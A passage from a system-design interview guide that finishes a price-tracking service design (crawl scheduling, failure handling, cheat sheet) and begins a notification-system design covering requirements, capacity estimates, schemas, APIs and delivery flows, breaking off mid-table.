
How does the system scale to millions of tracked products and users?

- Crawlers are stateless workers pulling from a queue (SQS or Kafka). Add more workers up to the politeness budget; use many IP egress points only within the provider's terms.
- The scheduler should not scan a 500M-row table. Keep a Redis sorted set per shard with score = next_crawl_at, and pop due items with `ZRANGEBYSCORE key 0 now LIMIT 0 1000`.
- Alerts DB: 10M rows is small for Postgres. Shard by asin only when needed. Read replicas serve "list my alerts."
- Chart reads: CDN plus Redis caching. The top 1% of products get most views, so the hit rate is high.
- Notification fan-out: a separate notification service with its own queue and rate limits per email provider.

```
Redis ZSET "crawl:due:shard7"
  score = next_crawl_at (unix), member = asin
Scheduler loop:
  due = ZRANGEBYSCORE crawl:due:shard7 0 NOW LIMIT 0 1000
  push due to crawl queue
  ZADD crawl:due:shard7 (NOW + interval) asin   # reschedule
```


Failure handling: if a crawler dies mid-task, the queue's visibility timeout returns the task. If the matcher dies, Kafka consumer offsets let it resume from the last committed event; the idempotency key makes replays safe. If Amazon blocks us, the circuit breaker pauses crawling and we rely on extension reports until we recover.

8. Final architecture



Component	Job	Technology example
CDN + API Gateway	Cache public charts, auth, rate limit	CloudFront, Envoy
Product Service	Serve history and product info	Go/Java service
Cache	Hot charts, crawl schedule, dedup keys	Redis
Time-series DB	Price history, daily rollups	TimescaleDB
Alerts DB	Alert rows indexed by (asin, target)	PostgreSQL
Scheduler	Pick due products by priority	Redis sorted sets
Crawlers	Fetch prices politely	Python workers, token bucket
Event bus	Fan out price changes	Kafka
Alert Matcher	Range query on alerts, dedup	Stateless consumers
Notifier	Send email/push	SES, FCM, APNs
Archive	Old history	S3 + Parquet

Deployment map (AWS)



Crawlers are the only part of the VPC that talks to Amazon, and every price change flows through one Kafka topic in the data subnet to both the history store and the alert matcher.

9. Common mistakes and interviewer follow-ups

- Mistake: crawling every product every hour. Why it hurts: it is 140,000 requests per second and you will be blocked. Say instead: tier crawl frequency by demand and volatility, and use extension data as a change detector.
- Mistake: storing every crawl result. Why it hurts: billions of duplicate rows. Say instead: store only changes and keep daily rollups.
- Mistake: scanning all alerts per price change. Why it hurts: O(N) per event. Say instead: index alerts by (asin, target) and range scan.
- Mistake: ignoring duplicates. Why it hurts: at-least-once delivery plus price flapping spams users. Say instead: idempotency key per (alert, event) and a triggered/re-arm state machine.
- Mistake: trusting extension data blindly. Why it hurts: anyone can fake a $1 price. Say instead: verify with a crawl or multiple independent reports.
- Follow-up: “What if Amazon blocks your crawlers?” Answer: circuit breaker, back off, fall back to the official API and extension reports, alert the on-call.
- Follow-up: “How do you support other retailers?” Answer: a parser plugin per retailer and a per-domain token bucket; the rest of the pipeline is the same.
- Follow-up: “How do you guarantee the 1 hour freshness?” Answer: any product with an alert is in the hourly tier; monitor crawl lag as a metric.

10. One-page cheat sheet

Topic	Key point
Scale	500M products, 10M alerts, ~1k req/s crawl budget
Bottleneck	Crawling, not storage
Crawl	Priority tiers (hourly/6h/weekly), token bucket, backoff, extension as detector
Storage	Change-only time series, ~1 TB/year, daily rollups, S3 archive
Chart reads	Redis + CDN, p99 < 500 ms, downsample to ~365 points
Alert match	Index (asin, target_cents), range scan target >= price
Dedup	Redis SET NX on (alert, event) + triggered state, re-arm rule
Events	Kafka partitioned by asin
CAP	AP; eventual consistency for prices
Failure	Queue visibility timeout, Kafka offsets, idempotent replays, circuit breaker

Sources

- Hello Interview: Design a Price Tracking Service like CamelCamelCamel
- CamelCamelCamel
- Timescale docs: Continuous aggregates
- Google Search Central: Crawl budget management
- Amazon Product Advertising API
- Redis docs: Sorted sets

20. Notification System (Medium)

> A notification system is an internal platform. Other teams (chat, orders, marketing) hand it a message and a recipient, and it delivers that message over push (iOS/Android), SMS, or email. The product teams never talk to Apple, Twilio, or SendGrid directly. The interviewer is testing whether you can build a reliable pipeline on top of unreliable third-party providers: fan-out through queues, at-least-once delivery without spamming users twice, per-user preferences and rate limits, retries with a dead letter queue, priority lanes so a password reset is never stuck behind a marketing blast, and failover when a provider goes down.

1. Functional requirements

Core (must have):

1. Internal services can send a notification to one user on one or more channels (push, SMS, email).
2. Internal services can send a bulk notification to a large audience (for example 50 million users for a campaign).
3. Users can set preferences: opt out of a channel or a category (for example “no marketing SMS”), and set quiet hours.
4. The system tracks delivery status of each notification (queued, sent, delivered, failed) and callers can query it.
5. Notifications support templates with variables (for example “Hi {name}, your order {id} shipped”).

Below the line (out of scope):

- In-app notification inbox UI (it is a separate read-heavy feature, we can mention it as an extra consumer).
- Building our own SMS or push gateway. We use providers like APNs, FCM, Twilio, SES.
- Rich analytics dashboards on open rates. We emit events; analytics is another team.
- Content authoring tools for marketers.

2. Non-functional requirements

1. Scale: 1 billion notifications per day on average, peaks of 10x for campaigns.
2. Latency: critical (transactional) notifications such as OTP codes and chat messages reach the provider within p99 < 2 seconds of the API call. Promotional notifications can take minutes.
3. Reliability: at-least-once delivery. A notification accepted by the API is never silently lost (durability 99.999%).
4. No duplicates visible to the user: the same logical notification is delivered at most once per channel, even with retries. We achieve “effectively once” with idempotency keys.
5. Availability: 99.99% for the send API. If a downstream provider fails, we fail over or queue, we do not reject the caller.
6. Isolation: a 50M-user marketing blast must not delay an OTP. Priority lanes.
7. Respect user preferences and per-user rate limits (for example at most 3 marketing pushes per day).

8. CAP choice: we pick availability (AP) for the send path. Accept the message, store it, deliver eventually. Preferences can be eventually consistent (a few seconds stale is fine). Deduplication needs a strongly consistent check per key (a conditional write).

3. Back-of-the-envelope estimates

Assumption	Number
Notifications per day	1 billion
Split: push / email / SMS	70% / 25% / 5%
Peak factor	10x
Avg payload stored per notification	1 KB
Status events per notification	3 (queued, sent, delivered)
Retention of notification log	30 days hot, 1 year cold
Users	500 million

```
Average send QPS = 1e9 / 86,400       ~ 11,600 /s
Peak send QPS    = 11,600 * 10        ~ 116,000 /s

Per channel at peak:
  push  = 0.70 * 116k ~ 81,000 /s
  email = 0.25 * 116k ~ 29,000 /s
  SMS   = 0.05 * 116k ~  5,800 /s   (SMS costs money, often ~$0.0075 each)

Storage (notification log):
  1e9 * 1 KB = 1 TB per day
  30 days hot = 30 TB ; 1 year cold = 365 TB (compressed ~100 TB)

Status writes: 3 * 11,600 ~ 35,000 writes/s average, 350k/s peak

Bandwidth to providers at peak: 116k * 1 KB ~ 116 MB/s ~ 1 Gbps
SMS bill: 50M SMS/day * $0.0075 ~ $375k/day  -> rate limits matter!
```

The SMS line is a good thing to say out loud. It shows why dedup and rate limiting are money problems, not just user-experience problems.

4. Core entities

- Notification: one logical message to one user. Fields: notification_id, idempotency_key, user_id, category, priority, channels, template_id, variables, created_at.
- Delivery: one attempt to deliver a notification on one channel. Fields: delivery_id, notification_id, channel, provider, status, attempts, last_error.
- Template: a reusable message body per channel and locale. Fields: template_id, channel, locale, subject, body.
- UserPreference: what a user allows. Fields: user_id, category, channel, enabled, quiet_hours.
- DeviceToken / Contact: where to send. Fields: user_id, push tokens (per device), phone, email, verified flag.

- Campaign: a bulk send. Fields: campaign_id, audience query or segment id, template_id, schedule, status.

```
CREATE TABLE notification (
  notification_id   UUID PRIMARY KEY,
  idempotency_key   TEXT NOT NULL,
  caller_service    TEXT NOT NULL,
  user_id           BIGINT NOT NULL,
  category          TEXT NOT NULL,      -- 'otp', 'chat', 'marketing'
  priority          SMALLINT NOT NULL,  -- 0 = critical, 1 = normal, 2 = bulk
  template_id       TEXT NOT NULL,
  variables         JSONB,
  created_at        TIMESTAMPTZ NOT NULL,
  UNIQUE (caller_service, idempotency_key)
);

CREATE TABLE delivery (
  delivery_id     UUID PRIMARY KEY,
  notification_id UUID NOT NULL,
  channel         TEXT NOT NULL,        -- 'push', 'sms', 'email'
  provider        TEXT,                 -- 'apns', 'fcm', 'twilio', 'ses'
  status          TEXT NOT NULL,        -- queued/sent/delivered/failed/skipped
  attempts        INT DEFAULT 0,
  last_error      TEXT,
  updated_at      TIMESTAMPTZ
);
```

```
{
  "user_id": 42,
  "preferences": {
    "marketing": {"push": true, "email": true, "sms": false},
    "security":  {"push": true, "email": true, "sms": true}
  },
  "quiet_hours": {"start": "22:00", "end": "07:00", "tz": "America/New_York"},
  "devices": [{"token": "fcm:abc...", "platform": "android", "last_seen": "2026-10-01"}]
}
```

5. API design

All endpoints are internal and authenticated with service-to-service auth (mTLS or signed tokens). Each caller service has a quota.

`POST /v1/notifications` – send to one user.

```
{
  "idempotency_key": "order-123-shipped",
  "user_id": 42,
  "category": "order_update",
  "priority": "normal",
  "channels": ["push", "email"],
  "template_id": "order_shipped_v2",
  "variables": {"name": "Ana", "order_id": "123"},
  "expires_at": "2026-11-06T00:00:00Z"
}
```

Response `202 Accepted`:

```
{"notification_id": "9f1c...", "status": "queued"}
```

Status codes: 202 accepted, 200 with the same body if the idempotency key was already seen (duplicate request), 400 bad template or variables, 429 caller over quota.

`POST /v1/campaigns` – bulk send to a segment.

```
{
  "idempotency_key": "black-friday-2026",
  "segment_id": "active_us_users",
  "category": "marketing",
  "template_id": "bf_promo",
  "channels": ["push"],
  "send_at": "2026-11-27T14:00:00Z",
  "expires_at": "2026-11-28T00:00:00Z"
}
```

Response `202 Accepted` with `{"campaign_id": "c-77", "status": "scheduled"}`.

`GET /v1/notifications/{id}` – delivery status per channel.


```
{"notification_id": "9f1c...",
 "deliveries": [
   {"channel": "push", "status": "delivered", "attempts": 1},
   {"channel": "email", "status": "sent", "attempts": 2}]}
```

`PUT /v1/users/{user_id}/preferences` – user (via the app backend) updates opt-outs and quiet hours. Auth: the user's session token, checked by the app gateway. Returns 200.

`POST /v1/users/{user_id}/devices` – register or refresh a push token. Returns 201.


`POST /v1/providers/{provider}/callbacks` – webhook for provider delivery receipts (Twilio, SES). Verified with the provider's signature. Returns 200.

6. High-level design



How will a service send a notification to one user?

1. The caller sends `POST /v1/notifications` with an idempotency key.
2. The API validates the request and checks the caller's quota.
3. It inserts a row in the notification table. The unique constraint on `(caller_service, idempotency_key)` catches duplicate calls. If the insert conflicts, return the existing id with 200.
4. It publishes the notification id and payload to the Kafka topic for its priority. It returns 202. The caller is now done.
5. A router consumes the event. It loads the user's preferences and contacts (from a cache in front of the DB). It drops channels the user opted out of and writes `skipped` deliveries for them.
6. It renders the template per channel and locale, then enqueues one message per channel onto the channel queues.
7. Channel workers call the provider (FCM, SES, Twilio), record `sent`, and handle errors.
8. Providers later send delivery receipts via webhook. We update the delivery row to `delivered` or `failed`.



How will a service send a bulk campaign?

1. Marketing calls `POST /v1/campaigns`. We store the campaign and schedule it.
2. At `send_at`, a campaign fan-out job reads the segment (a list of user ids, often from a data warehouse export or a segment service) in pages of 10,000.
3. For each page it creates notification records with deterministic idempotency keys like `campaign_id:user_id` and publishes them to the bulk topic.
4. From there the flow is the same as the single-user flow, on the bulk lane.

How will users manage preferences?

1. The app backend calls `PUT /v1/users/{id}/preferences`.
2. We write to the preference DB (a key-value store keyed by user_id) and invalidate the cache entry.
3. The router reads preferences on every notification, so the change takes effect within seconds.

How will callers see delivery status?

1. Workers and webhooks write status events to a status topic.
2. A consumer updates the delivery table (Cassandra or DynamoDB, keyed by notification_id).
3. `GET /v1/notifications/{id}` reads that table.

7. Deep dives

How do we fan out to millions of users without melting anything?

The problem: one campaign call can mean 50 million notifications. If the API tried to do this inline, the request would time out and a crash halfway would leave us not knowing who got the message.

Option	How it works	Pros	Cons
Loop in the API	API iterates users and calls providers	Simple	Times out, no recovery, no backpressure
